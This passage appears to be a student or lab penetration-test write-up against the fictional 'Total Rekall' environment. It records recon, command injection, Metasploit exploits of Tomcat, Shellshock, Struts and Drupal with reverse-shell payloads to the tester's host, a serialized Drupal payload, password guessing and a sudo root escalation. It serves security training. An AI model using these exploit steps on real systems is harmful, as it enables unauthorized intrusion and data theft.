session id number 087 and by inputting that session id into the url we tricked the browser into giving us admin access.



From here we decided to search for any other potentially sensitive information that is publicly accessible and we began by looking at the http headers. When we took a look at the header for the About-Rekall page, we found sensitive data exposed unnecessarily.

```
┌──(root💀kali)-[~]
└─# curl -v http://192.168.14.35/About-Rekall.php
*   Trying 192.168.14.35:80...
* Connected to 192.168.14.35 (192.168.14.35) port 80 (#0)
> GET /About-Rekall.php HTTP/1.1
> Host: 192.168.14.35
> User-Agent: curl/7.81.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Wed, 08 Feb 2023 02:57:42 GMT
< Server: Apache/2.4.7 (Ubuntu)
< X-Powered-By: Flag 4 nckd97dk6sh2
< Set-Cookie: PHPSESSID=lvq4r9g9lefi530thlbtdlpi64; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Vary: Accept-Encoding
< Content-Length: 7873
< Content-Type: text/html
<
```

We then began to search for files that may be exposed on the webpage. Searching for commonly exposed files in the webroot, we were able to view the robots.txt file which exposed a souvenirs.php file that we had not seen yet.




```
User-agent: GoodBot
Disallow:

User-agent: BadBot
Disallow: /

User-agent: *
Disallow: /admin/
Disallow: /documents/
Disallow: /images/
Disallow: /souvenirs.php/
Disallow: flag9:dkkdudfkdy23
```

When visiting the souvenirs page, we noticed an opportunity to attempt a code injection attack in the url. We were able to change the url to accept commands, which we used to search through the file system.

After rummaging around the webpage some more, we noticed that the disclaimer page states that this is the “new” disclaimer and the URL is accessing a file titled disclaimer_2.txt. Using the command injection vulnerabilities on the networking tools page we found earlier, we searched the file system for the original disclaimer which we then accessed by modifying the URL.

Day 2

On day 2 we shifted our focus to Rekall’s Linux web servers. We began by performing some reconnaissance. Through a WHOIS search we found the following information:

Registrar Data

We will display stored WHOIS data for up to 30 days.
refresh

Make Private Now

Registrant Contact Information:

Name	sshUser alice
Organization	
Address	h8s692hskasd Flag1
City	Atlanta
State / Province	Georgia
Postal Code	30309
Country	US
Phone	+1.7702229999
Email	jlow@2u.com

Administrative Contact Information:

Name	sshUser alice
Organization	
Address	h8s692hskasd Flag1
City	Atlanta
State / Province	Georgia
Postal Code	30309
Country	US
Phone	+1.7702229999
Email	jlow@2u.com

Technical Contact Information:

Name	sshUser alice
Organization	
Address	h8s692hskasd Flag1
City	Atlanta
State / Province	Georgia
Postal Code	30309
Country	US
Phone	+1.7702229999
Email	jlow@2u.com

Information Updated: 2023-02-10 01:33:16

We found the IP address for totalrekall.xyz by performing an nslookup on the domain.

We also looked for Rekall's digital certificates using crt.sh.


Certificates

crt.sh ID	Logged At ⇧	Not Before	Not After	Common Name	Matching Identities	Issuer Name
6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095204253	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095204153	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA


We then ran a port scan on Rekall's network which revealed 5 hosts that we could potentially exploit.

```
┌──(root💀kali)-[~]
└─# nmap 192.168.13.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-21 14:48 EST
Nmap scan report for 192.168.13.10
Host is up (0.000011s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
8009/tcp open  ajp13
8080/tcp open  http-proxy
MAC Address: 02:42:C0:A8:0D:0A (Unknown)

Nmap scan report for 192.168.13.12
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE
8080/tcp open  http-proxy
MAC Address: 02:42:C0:A8:0D:0C (Unknown)

Nmap scan report for 192.168.13.13
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 02:42:C0:A8:0D:0D (Unknown)

Nmap scan report for 192.168.13.14
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 02:42:C0:A8:0D:0E (Unknown)

Nmap scan report for 192.168.13.1
Host is up (0.0000070s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE    SERVICE
5901/tcp  open     vnc-1
6001/tcp  open     X11:1
10000/tcp filtered snet-sensor-mgmt
10001/tcp filtered scp-config

Nmap done: 256 IP addresses (5 hosts up) scanned in 19.38 seconds

┌──(root💀kali)-[~]
└─#
```

To gather more information, we proceeded to perform an aggressive nmap scan through zenmap.



Searching through the open services on each host that was returned, we began attempting to perform various common exploits on those hosts using metasploit. Starting at the .10 IP address, we saw that port 8080 was running Apache Tomcat so we began searching for ways to exploit that service. Metasploit returned 6 different potentially applicable exploits for the tomcat jsp service so we went through and attempted each one.



Each exploit failed except for the upload bypass exploit which returned a shell that we could use to

remotely execute commands on the host to traverse the file system.

```
[*] No payload configured, defaulting to generic/shell_reverse_tcp
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options

Module options (exploit/multi/http/tomcat_jsp_upload_bypass):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The URI path of the Tomcat installation
   VHOST                       no        HTTP server virtual host


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.19.107.81    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

```
[*] Payload executed!
whoami
[*] Command shell session 1 opened (172.19.107.81:4444 → 192.168.13.10:35974 ) at 2023-02-09 20:18:52 -0500

root
cd /
ls -a
.
..
.dockerenv
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
cd root
ls -a
.
..
.bashrc
.flag7.txt
.gnupg
.profile
```

We proceeded to the next host at 192.168.13.11 where we utilized a shellshock exploit to get access to a meterpreter shell on the host.

```
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name            Current Setting       Required  Description
   ----            ---------------       --------  -----------
   CMD_MAX_LENGTH  2048                  yes       CMD max line length
   CVE             CVE-2014-6271         yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER          User-Agent            yes       HTTP header to use
   METHOD          GET                   yes       HTTP method to use
   Proxies                               no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS          192.168.13.11         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metaspl
                                                   oit
   RPATH           /bin                  yes       Target PATH for binaries used by the CmdStager
   RPORT           80                    yes       The target port (TCP)
   SRVHOST         0.0.0.0               yes       The local host or network interface to listen on. This must be an address on the local ma
                                                   chine or 0.0.0.0 to listen on all addresses.
   SRVPORT         8080                  yes       The local port to listen on.
   SSL             false                 no        Negotiate SSL/TLS for outgoing connections
   SSLCert                               no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI       /cgi-bin/shockme.cgi  yes       Path to CGI script
   TIMEOUT         5                     yes       HTTP read response timeout (seconds)
   URIPATH                               no        The URI to use for this exploit (default is random)
   VHOST                                 no        HTTP server virtual host


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.19.107.81    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

After we had established a shell on the host system, we used the shell to view the sudoers file on the host.

```
# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
```

Traversing the file system, we accessed some sensitive files including the /etc/passwd file that exposed usernames on the system.

```
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd:
alice:x:1001:1001::/home/alice:
meterpreter >
```

We then moved to try and access the host at 192.168.13.12 where we used an apache struts vulnerability to establish a meterpreter shell.

```
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/struts2_content_type_ognl) > options

Module options (exploit/multi/http/struts2_content_type_ognl):

   Name       Current Setting     Required  Description
   ----       ---------------     --------  -----------
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      8080                yes       The target port (TCP)
   SSL        false               no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /struts2-showcase/  yes       The path to a struts application action
   VHOST                          no        HTTP server virtual host


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.19.107.81    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Universal

msf6 exploit(multi/http/struts2_content_type_ognl) > set RHOSTS 192.168.13.12
RHOSTS => 192.168.13.12
msf6 exploit(multi/http/struts2_content_type_ognl) > run

[*] Started reverse TCP handler on 172.19.107.81:4444
[*] Sending stage (3012548 bytes) to 192.168.13.12
[*] Sending stage (3012548 bytes) to 192.168.13.11
[-] Exploit aborted due to failure: bad-config: Server returned HTTP 404, please double check TARGETURI
[-] Failed to load client portion of stdapi.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/struts2_content_type_ognl) > [*] Meterpreter session 2 opened (172.19.107.81:4444 → 192.168.13.11:38692 ) at 2023-02-09 20:44:57 -0500
```

With our shell, we found some compressed files which we were then able to download to our system and unzip exposing sensitive information.

```
┌──(root㉿kali)-[~]
└─# ls
crackme2.txt  crackme3.txt  crackme4.txt  crackme.txt  Desktop  Documents  Downloads  file2  file3  flag3.txt  flagfile  flagisinThisfile.7z  LinEnum.sh  Music  Pictures  Public  script.jpg.php  Scripts  Templates  Videos

┌──(root㉿kali)-[~]
└─#
```

When targeting the 192.168.13.13 host we took note that Drupal was running on port 80. We searched for vulnerabilities associated with the service and tried a number of different exploits.

```
msf6 > search drupal

Matching Modules
================

   #  Name                                           Disclosure Date  Rank       Check  Description
   -  ----                                           ---------------  ----       -----  -----------
   0  exploit/unix/webapp/drupal_coder_exec          2016-07-13       excellent  Yes    Drupal CODER Module Remote Command Execution
   1  exploit/unix/webapp/drupal_drupalgeddon2       2018-03-28       excellent  Yes    Drupal Drupalgeddon 2 Forms API Property Injection
   2  exploit/multi/http/drupal_drupageddon          2014-10-15       excellent  No     Drupal HTTP Parameter Key/Value SQL Injection
   3  auxiliary/gather/drupal_openid_xxe             2012-10-17       normal     Yes    Drupal OpenID External Entity Injection
   4  exploit/unix/webapp/drupal_restws_exec         2016-07-13       excellent  Yes    Drupal RESTWS Module Remote PHP Code Execution
   5  exploit/unix/webapp/drupal_restws_unserialize  2019-02-20       normal     Yes    Drupal RESTful Web Services unserialize() RCE
   6  auxiliary/scanner/http/drupal_views_user_enum  2010-07-02       normal     Yes    Drupal Views Module Users Enumeration
   7  exploit/unix/webapp/php_xmlrpc_eval            2005-06-29       excellent  Yes    PHP XML-RPC Arbitrary Code Execution


Interact with a module by name or index. For example info 7, use 7 or use exploit/unix/webapp/php_xmlrpc_eval

msf6 >
```

We were only successful in establishing a meterpreter session with the drupal_restws_unserialize exploit.

```
msf6 exploit(unix/webapp/drupal_restws_unserialize) > run

[*] Started reverse TCP handler on 172.19.107.81:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[-] Unexpected reply: #<Rex::Proto::Http::Response:0x00007f0e9db84040 @headers={"Date"⇒"Fri, 10 Feb 2023 02:14:29 GMT", "Server"⇒"Apache/2.4
.25 (Debian)", "X-Powered-By"⇒"PHP/7.2.15", "Cache-Control"⇒"must-revalidate, no-cache, private", "X-UA-Compatible"⇒"IE=edge", "Content-lan
guage"⇒"en", "X-Content-Type-Options"⇒"nosniff", "X-Frame-Options"⇒"SAMEORIGIN", "Expires"⇒"Sun, 19 Nov 1978 05:00:00 GMT", "Vary"⇒" ", "
X-Generator"⇒"Drupal 8 (https://www.drupal.org)", "Transfer-Encoding"⇒"chunked", "Content-Type"⇒"application/hal+json"}, @auto_cl=false, @s
tate=3, @transfer_chunked=true, @inside_chunk=0, @bufq="", @body="{\"message\":\"The shortcut set must be the currently displayed set for the
user and the user must have \\u0027access shortcuts\\u0027 AND \\u0027customize shortcut links\\u0027 permissions.\"}dOTJvoXQhSY9azZJB7EhitJ2N
Bwt1\n", @code=403, @message="Forbidden", @proto="1.1", @chunk_min_size=1, @chunk_max_size=10, @count_100=0, @max_data=1048576, @body_bytes_le
ft=0, @request="POST /node?_format=hal_json HTTP/1.1\r\nHost: 192.168.13.13\r\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebK
it/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36 Edg/95.0.1020.44\r\nContent-Type: application/hal+json\r\nContent-Length: 651\
r\n\r\n{\n  \"link\": [\n    {\n      \"value\": \"link\",\n      \"options\": \"O:24:\\\"GuzzleHttp\\\\Psr7\\\\FnStream\\\":2:{s:33:\\\"\\u00
00GuzzleHttp\\\\Psr7\\\\FnStream\\u0000methods\\\";a:1:{s:5:\\\"close\\\";a:2:{i:0;O:23:\\\"GuzzleHttp\\\\HandlerStack\\\":3:{s:32:\\\"\\u0000
GuzzleHttp\\\\HandlerStack\\u0000handler\\\";s:34:\\\"echo dOTJvoXQhSY9azZJB7EhitJ2NBwt1\\\";s:30:\\\"\\u0000GuzzleHttp\\\\HandlerStack\\u0000
stack\\\";a:1:{i:0;a:1:{i:0;s:6:\\\"system\\\";}}s:31:\\\"\\u0000GuzzleHttp\\\\HandlerStack\\u0000cached\\\";b:0;}i:1;s:7:\\\"resolve\\\";}}s:
9:\\\"_fn_close\\\";a:2:{i:0;r:4;i:1;s:7:\\\"resolve\\\";}}\"\n    }\n  ],\n  \"_links\": {\n    \"type\": {\n      \"href\": \"http://192.168
.13.13/rest/type/shortcut/default\"\n    }\n  }\n}", @peerinfo={"addr"⇒"192.168.13.13", "port"⇒80}>
[+] The target is vulnerable.
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[*] Sending stage (39282 bytes) to 192.168.13.13
[*] Meterpreter session 1 opened (172.19.107.81:4444 → 192.168.13.13:37790 ) at 2023-02-09 21:14:30 -0500
[*] Sending stage (39282 bytes) to 192.168.13.11
[*] Meterpreter session 2 opened (172.19.107.81:4444 → 192.168.13.11:40226 ) at 2023-02-09 21:14:31 -0500

meterpreter >
```

```
meterpreter > shell
Process 84 created.
Channel 2 created.
pwd
/usr/lib/cgi-bin
whoami
www-data
```

We then moved to try and access the .14 host which we found had port 22 open for SSH connections. Remembering our reconnaissance from earlier in our test, we found a user named alice in our whois lookup. We attempted to ssh to the host with the username by brute forcing alice's password. We quickly found that alice was using her username as her password which let us access the host. However, the alice account gave us only basic user privileges so we tried to find a way to escalate our privileges on the host. By running the command sudo -u#-1 /bin/bash we were able to trick the host into granting us root access.

```
$ sudo -u#-1 /bin/bash
root@25d406469d4e:/# ls
bin  boot  dev  etc  home  lib  lib64  media  mnt  opt  proc  root  run  run.sh  sbin  srv  sys  tmp  usr  var
root@25d406469d4e:/#
```


With these heightened privileges, we were able to access files that were not available to the alice user account.

```
.  ..  .bashrc  .profile  flag12.txt
root@25d406469d4e:/root# cat flag12.txt
d7sdfksdf384
root@25d406469d4e:/root#
```


Day 3

We began by doing more open source research which led us to a Total Rekall github page. In this repository we were able to find a username, trivera, and a password hash on the public facing internet.

By using a password cracking tool, we were able to decipher the hash and get a set of usable credentials.





From there, we ran an nmap scan on the windows subnet of 172.22.117.0/24 which brought back two hosts.



We notice that the .20 host had tcp open on port 80. By putting that IP address in our web browser, we were prompted to enter a username and password. Using the trivera credentials we had obtained, we were granted access.

This host also had port 21 open and accepting anonymous ftp logins which allowed us to transfer files to our own host without needing any credentials.





On this same host, we noticed the SLMail service is in use on port 110 so we began searching potential SLMail exploits in metasploit. We ran the only exploit that we found which gave us a meterpreter session on the host with system level access.

```
